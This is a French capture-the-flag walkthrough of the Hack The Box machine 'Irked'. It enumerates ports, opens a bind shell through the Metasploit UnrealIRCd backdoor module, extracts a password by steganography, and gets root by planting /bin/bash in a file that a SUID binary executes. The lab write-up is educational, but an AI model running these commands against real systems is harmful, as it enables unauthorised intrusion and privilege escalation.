


Introduction

Irked est une machine linux dont l'adresse IP est 10.10.10.117.

Compétences mises en œuvre :

- Enumération des ports et services.
- Repérer un service faillible.
- Recherche et exploitation avec metasploit.
- Recherche d'information dans une image.
- Elévation de privilège via un fichier ayant le bit SUID.

Enumération initiale

On commence par une énumération des ports et services de la machine distante avec **nmap** :

```
$ nmap -T4 -A 10.10.10.117
```

```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33134/tcp6  status
|   100024  1          50301/udp6  status
|   100024  1          52980/tcp   status
|_  100024  1          55243/udp   status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Plusieurs ports sont ouverts :

- 22 pour un **serveur ssh**.
- 80 pour un **serveur web**.
- 111 pour un **serveur RPC**.

Obtenir un accès utilisateur

Nous allons aller directement sur le site web, nous avons juste une image et un texte relatant qu'IRC fonctionne à peu près :

IRC is almost working!

IRC en général est dans les ports 6665-6669, nous allons refaire un nmap pour voir si ces ports répondent :

```
$ nmap -T4 -p1-30000 10.10.10.117
$ nmap -T4 -A 10.10.10.117 -p6697,8067
```

```
└─ [★]$ nmap -T4 -p1-30000 10.10.10.117
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-24 10:27 CEST
Nmap scan report for 10.10.10.117
Host is up (0.030s latency).
Not shown: 29995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
6697/tcp open  ircs-u
8067/tcp open  infi-async
```

```
└─── [★]$ nmap -T4 -A 10.10.10.117 -p6697,8067
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-24 10:28 CEST
Nmap scan report for 10.10.10.117
Host is up (0.021s latency).

PORT     STATE SERVICE VERSION
6697/tcp open  irc     UnrealIRCd
8067/tcp open  irc     UnrealIRCd (Admin email djmardov@irked.htb)
Service Info: Host: irked.htb
```

Le nmap révèle un port pour **IRC**, plus particulièrement le service **UnrealIRCd**. Nous allons rechercher avec **searchsploit** si des exploits sont disponibles pour ce service :

```
$ searchsploit unrealIRCd
```

```
----------------------------------------------------------------------------------------- ---------------------
 Exploit Title                                                                           |  Path
----------------------------------------------------------------------------------------- ---------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)                             | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow                                  | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                                           | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service                                                | windows/dos/27407.pl
----------------------------------------------------------------------------------------- ---------------------
```

Plusieurs exploits sont disponibles dont une backdoor sous **metasploit** que nous allons tenter :

```
$ msfconsole
Msf> search unrealircd
Msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
Msf > set rhost 10.10.10.117
Msf > set report 6697
Msf > set payload cmd/unix/bind_perl
Msf > exploit
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 10.10.10.117:6697 - Connected to 10.10.10.117:6697...
    :irked.htb NOTICE AUTH :*** Looking up your hostname...
[*] 10.10.10.117:6697 - Sending backdoor command...
[*] Started bind TCP handler against 10.10.10.117:4444
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.10.10.117:4444) at 2020-09-25 11:52:53 +0200

ls
aliases
autoconf
badwords.channel.conf
badwords.message.conf
```

Nous utilisons python pour avoir une meilleure CLI :

```
$ python -c 'import pty ; pty.spawn("/bin :bash")'
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
ircd@irked:~/Unreal3.2$
```

Le fichier **user.txt** est dans le **home** d'un autre utilisateur : **djmardov**. Sauf que nous n'avons pas le droit de le lire :

```
ircd@irked:~/Unreal3.2$ cat /home/djmardov/Documents/user.txt
cat /home/djmardov/Documents/user.txt
cat: /home/djmardov/Documents/user.txt: Permission denied
```

Dans le même dossier que **user.txt**, nous pouvons voir un fichier **.backup** qui a l'air intéressant :

```
ircd@irked:/home/djmardov/Documents$ ls -a
ls -a
.  ..  .backup  user.txt
ircd@irked:/home/djmardov/Documents$ file .backup
file .backup
.backup: ASCII text
ircd@irked:/home/djmardov/Documents$ cat .backup
cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

Apparemment nous avons un mot de passe et le mot **steg** est souvent l'abréviation de **stéganographie** (l'art de cacher une information dans un texte, une image, un son etc..). Ayant déjà fait des CTF, je pense que l'image du site web pourrait contenir un message/fichier, elle est drôlement grande et grosse pour ne pas être un indice. Nous allons voir ce qu'elle contient et le lire :

```
$ steghide extract -sf irked.jpg
$ cat pass.txt
```

```
└─[★]$ steghide extract -sf irked.jpg
Entrez la passphrase:
écriture des données extraites dans "pass.txt".
-[        ]-[           ]-[             ]-[~/Desktop]
└─[★]$ cat pass.txt
Kab6h+m+bbp2J:HG
```

Nous avons un mot de passe, il correspond à celui de **djmardov** et nous pouvons aller lire user.txt :

```
ircd@irked:/home/djmardov/Documents$ su djmardov
su djmardov
Password: Kab6h+m+bbp2J:HG

djmardov@irked:~/Documents$ cat user.txt
cat user.txt
4a                    a8e
```

Obtenir un accès administrateur

Durant l'énumération, un binaire installé est suspect :

```
$ find / -perm -u=s -type f 2>/dev/null
```


```
djmardov@irked:~/Documents$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
```

Le binaire **viewuser** n'est pas installé par défaut sur un linux, donc cela le rend suspect. Nous vérifions ce qu'il fait :

```
djmardov@irked:~/Documents$ /usr/bin/viewuser
/usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2020-09-25 07:58 (:0)
sh: 1: /tmp/listusers: not found
```

Il a l'air de tester si le fichier **/tmp/listusers** a des permissions. Nous allons créer le fichier pour voir le fonctionnement normal :

```
$ touch /tmp/listusers
$ chmod +x /tmp/listusers
$ /usr/bin/viewuser
```



Rien d'anormal, vu que le binaire a le bit **SUID**, cela veut dire que nous exécutons viewuser en root et que ce dernier exécute le fichier viewuser, donc nous allons faire exécuter un shell sur la machine en root :

```
$ echo "/bin/bash" >> /tmp/listusers
$ /usr/bin/viewuser
$ cat /root/root.txt
```